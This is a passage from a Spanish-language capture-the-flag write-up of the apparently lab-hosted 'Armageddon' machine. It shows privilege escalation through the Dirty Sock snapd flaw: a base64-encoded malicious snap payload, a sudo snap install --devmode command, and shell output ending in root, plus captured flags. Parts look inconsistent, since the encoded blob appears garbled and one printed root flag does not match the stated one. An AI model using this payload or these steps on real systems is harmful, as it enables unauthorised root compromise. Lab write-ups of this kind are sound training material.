**Modo devmode inseguro:** El flag --devmode desactiva el confinamiento de seguridad (sandboxing) que normalmente protege el sistema de paquetes maliciosos

**Falta de validación del contenido:** Snap no valida adecuadamente el contenido de los paquetes antes de ejecutar sus hooks de instalación, permitiendo la inyección de código arbitrario.

---

## Verificación de root

Captura de Flag de Root

Una vez obtenidos privilegios de root, se captura la flag final:

```
~ cat /root/root.txt
```

**Flag de root: c8196de4144f92002927a237567c9acd**

**Resultado final:** Compromiso completo del sistema objetivo mediante la explotación de una vulnerabilidad en Drupal (Drupalgeddon2), cracking de credenciales, y escalada de privilegios a través de la vulnerabilidad Dirty Sock en snapd.

## Evidencias:

```
[brucethererealadmin@armageddon tmp]$ python -c "print \"aHNxcw;AAAQTVZcAAACAAAAAAE/BEA0ATBAAQAAADgAAAAAAAAT4DAAAAAAAhgMAAAAAD/////////////xTCAAAAAAA5ATAAAAAAA+AwAAAAAAAHgDAAAAAAAATyEvYm1uL2Jhc2gKCrVzzxhZGqzG1ydHfc29jayAtbSAtcAnjDyk1daY1cx0l1cGZvZEJ1MCrqV2pFv1FGmpGU225R3k5tGJ2RzN2Rp65FJqNGZmUsw09Hzk1EMXNMeWfTOTbd25KVXm3z0RDMSmZzE5tnMzsndzEr012NbURwQ1zRj1tLicgLMg_2Jpb19)YXNobCnVzZJt1b2ogJWFHTH11ZGbgZG1ydHlfc29jawpIY2hvTCJkaX0eV9zb2NrTCagTEFMDDoQuMDxFMTCkgQuMTIA+PjAvZXrJL317G91cnkKmfTzTogZGlydflktc29jawp2ZXJzw9u01AnMC4xJwpzdwd1YXJ501RFbx80e582bmPwC81c2VklGzvci8leB8s2b10Cmlc2lyaxB0awUo1AnU21lGh0dHbz018z210zHv1lmNv59pbmLoc3Ryal5nL2pcnR53mNy25kC1AgJwpchmvoXh13R1cmvz0got1GfzDy0CmNvbmzpmvtzW200i8kZX2t2R1CmdyWl01BiKzX71baqcAP03e1haAAABoS1ehgPAZTACTQECAAAAdpoyTngAPAXXF0ABTkerF0uBJ/e5+qumvFkbYSPr4b41mk4+1g2FHauvoa105k6kmv3FqfKfH62a1ux0veNq72001ddalj+jpxxDET/XVL0zngVxmo/vJlhq2f2cc/VQCeVtsc6gAw76gFABeIAACAAAsCPLPzlwOYSAAAAAAAFzNw0A/T06/wFaAAFPjT+42AB8TnQEqAQTAAAAbAhln00AnABLQAAan87Em73BrVRGmIBw82XR9JLRjNeYz6LNkCjEjKrZzFBdjj9cJJGw1F0vtkyjZecTuxFmUX82806gjalTeV4x1DN/Y/5N5RQAAEEdvGfMAAWedQAQAApTv)cc+NA2LAgAAAAAAAbVV04gIAAAAAAAAAPAAAAAAAAPwAAAAAAAACgAAAAAAA0qAAAAAAApghMAAAAEEgAACACAAw" + "A" * 4256 + "==" | base64 -d > install.snap
[brucethererealadmin@armageddon tmp]$ ls
install.snap
[brucethererealadmin@armageddon tmp]$ sudo -l
Matching Defaults entries for brucethererealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_id, always_query_group_plugin, env_reset, env_keep=COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS, env_keep+=MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE, env_keep+=LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES, env_keep+=LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE,
    env_keep+=LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY, secure_path=/sbin:/bin:/usr/sbin:/usr/bin
User brucethererealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
[brucethererealadmin@armageddon tmp]$ sudo -u root /usr/bin/snap install --devmode install.snap
dirty-sock 0.1 installed
[brucethererealadmin@armageddon tmp]$ su dirty_sock
Password:
[dirty_sock@armageddon tmp]$ sudo su
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon tmp]# ls
install.snap  snap.dirty-sock
[root@armageddon tmp]# cat /root/root.txt
1819bd0474419307977a23756/c9acd
```

## Evidencia 1: Post-exploitación

## 5. USER FLAG

### Ubicación de la Flag

Archivo: /home/brucetherealadmin/user.txt

Usuario propietario: brucetherealadmin

### Notas Adicionales

- La flag se encontró después de obtener pseudo shell inicial

### Flag de User

7cf83bf9f28d6174d8be50721514e444

### Evidencia:

```
> ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.233's password:
Last login: Wed Dec  3 14:01:23 2025 from 10.10.14.40
[brucetherealadmin@armageddon ~]$ id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) groups=1000(brucetherealadmin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[brucetherealadmin@armageddon ~]$ whoami
brucetherealadmin
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
7cf83bf9f28d6174d8be50721514e444
[brucetherealadmin@armageddon ~]$
```

Evidencia 1: Flag User

## 6. ROOT FLAG

### Ubicación de la Flag

Archivo: /root/root.txt

Usuario propietario: root

### Notas Adicionales

- La flag se encontró después de obtener acceso como root al sistema.

### Flag de Root

c8196de4144f92002927a237567c9acd

### Evidencia:

```
[brucetherealadmin@armageddon tmp]$ sudo -u root /usr/bin/snap install --devmode install.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon tmp]$ su dirty_sock
Password:
[dirty_sock@armageddon tmp]$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
[root@armageddon tmp]# ls
install.snap  snap.dirty-sock
[root@armageddon tmp]# cat /root/root.txt
c8196de4144f92002927a237567c9acd
```

**Evidencia 1: Flag Root**